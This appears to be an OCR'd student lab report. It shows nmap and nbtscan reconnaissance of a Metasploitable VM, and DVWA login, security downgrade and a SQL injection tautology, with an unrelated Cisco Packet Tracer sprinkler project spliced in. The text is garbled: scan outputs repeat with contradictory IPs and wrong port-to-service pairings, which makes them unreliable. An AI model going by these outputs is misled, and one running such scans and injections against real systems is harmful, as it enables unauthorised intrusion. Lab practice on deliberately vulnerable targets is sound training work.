# nmap 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 1000 closed tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: 00:00:27:00:00:00 (Unknown)

Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed ports (proto-unreach)
MAC Address: 00:00:27:A0:29:0C (Oracle VM VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00035s latency).
Not shown: 1000 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rpcbind
3389/tcp  open  microsoft-terminal-sess
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
3389/tcp  open  registry
1024/tcp  open  ingreslock
2009/tcp  open  nfs
2121/tcp  open  proxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  x11
6000/tcp  open  x11
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.97 seconds
```

```
[root@kali:~/home/kali]
# nmap 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 1000 scanned ports on 192.168.56.100 are in ignored states.
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed ports (proto-unreach)
MAC Address: 00:00:27:A0:29:0C (Oracle VM VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed ports (proto-unreach)
MAC Address: 00:00:27:A0:29:0C (Oracle VM VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00035s latency).
Not shown: 1000 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rpcbind
3389/tcp  open  microsoft-terminal-sess
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
3389/tcp  open  registry
1024/tcp  open  ingreslock
2009/tcp  open  nfs
2121/tcp  open  proxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  x11
6000/tcp  open  x11
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.97 seconds
```


nbtscan is a network scanning tool used to identify NetBIOS names and gather information about Windows-based systems on a network. The command "nbtscan 192.168.56.0/24" instructs nbtscan to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for NetBIOS names and related information.

nmap is a network scanning tool used to identify hosts and services on a network, as well as gather information about them. The command "nmap 192.168.56.0/24" instructs nmap to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for open ports and services running on hosts.

a) nmap -p

The command "nmap -p 21,22,23 192.168.56.101" instructs nmap to scan the host with IP address 192.168.56.101 for open ports 21, 22, and 23.

Ports 21, 22, and 23 correspond to the FTP (File Transfer Protocol), SSH (Secure Shell), and Telnet protocols respectively. By scanning for open ports on a target host, nmap can identify which services are running and potentially vulnerable to attacks.




```
[root@kali)-~/home/kali]
# nmap -p 21,22,23 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
[...]
```

b) nmap -sV

The command "nmap -sV 192.168.56.101" is a command-line tool used for network exploration and security auditing.



```
[root@kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox]
File Machine View Input Devices Help
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
[...]
[root@kali)-~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linus telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.12.1
80/tcp    open  http         Apache httpd 2.2.28 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  ssh         2- (Protocol #2<0003)
2232/tcp  open  ssh         protocol 3.0
3306/tcp  open  mysql      MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds
[...]
```

c) nmap -sT

The command "nmap -sT 192.168.56.101" instructs nmap to perform a TCP connect scan on the host with IP address 192.168.56.101.

The "-sT" flag is used to specify that nmap should use a TCP connect scan technique.




```
root@kali:~/home/kali# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:45 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ssh
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

d) nmap -O

The command "nmap -O 192.168.56.101" instructs nmap to perform an operating system detection scan on the host with IP address 192.168.56.101.

The "-O" flag is used to specify that nmap should perform an operating system detection scan.



```
root@kali:~/home/kali# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:48 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE OS CPE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

e) nmap -A

The command "nmap -A 192.168.56.101" instructs nmap to perform an aggressive scan on the host with IP address 192.168.56.101.

The "-A" flag is used to specify that nmap should perform an aggressive scan.

kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Actions Edit View Help

(root@kali: /home/kali)

```
# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:49 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.56.102
|     Logged in as ftp
|     TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
| End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d9024fa4c056cccd (DSA)
|   2048 5656240f211dde72bae61b1243de8f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
| sslv2:
|_ SSLV2 supported
|_ ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-15T00:00:00Z
| Not valid after:  2018-06-16T14:07:45Z
|_http-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-21T04:50:03+00:00; 0s from scanner time.
53/tcp    open  domain  ISC BIND 9.4.2
```

Fire extinguisher using cisco packet tracer

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.


Steps:

- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler, old car3.
- • Rename Server pt as "Registration Server" and Rename lawn sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol



- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as "1.0.0.3".
- Now double click on Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.


- Now select "signup" and type username & password as "admin" then press create.
 - Select "conditions" and select add and type name as "smoke on" and then set the level as " $>=0.4$ " and select sprinkler status "true" and then press ok.
 - Select "conditions" and select add and type name as "smoke off" and then set the level as " $<=0.4$ " and select sprinkler status "false" and then press ok.
 - •To obtain the smoke press ALT+ car.



Perform exploiting DVWA

- a) Perform SQL injection on DVWA
- b) Perform Cross-site scripting on DVWA
- c) Perform File upload DVWA

Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using - nbtscan.



```
kali@kali-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali
File Actions Edit View Help
<(root@kali)-[~]>
$ sudo -s
[sudo] password for kali:
[roost@kali]-[~/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
    ether 08:00:2p:19:d6:7 txqueuelen 1000 (Ethernet)
        RX packets 7556 bytes 909200 (893.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 11029 bytes 743234 (725.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
        RX packets 2100 bytes 165600 (162.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2102 bytes 94680 (92.3 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

<(root@kali)-[~/home/kali]>
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

<(root@kali)-[~/home/kali]>
```

Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.

Enter the username and password –

(ie. username: admin, password: password)

Warning: Never expose this VM to an untrusted network!
Contact: msfdev@metasploit.com
Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Muttillidae
- DVWA
- WebDAV

DVWA

Username
admin

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'

Step 3: Set the DVWA security to low.

DVWA Security 🔒

Script Security

Security Level is currently **low**.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.

low

PHPIDS

[PHPIDS v.0.6](#) (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently **disabled**. [[enable PHPIDS](#)]
[[Simulate attack](#)] - [[View IDS log](#)]

DVWA Security

Logout

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 4: SQL Injection – Process by passing the queries, so that we can get unauthorized access.

The screenshot shows the DVWA SQL Injection page. The navigation menu on the left includes options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". A "User ID:" input field contains "ID: 1" and a "Submit" button. Below the input field, the output shows "ID: 1" or "1='1", First name: admin, Surname: admin. A "More info" section lists three URLs: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" links. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Step 5: SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements.

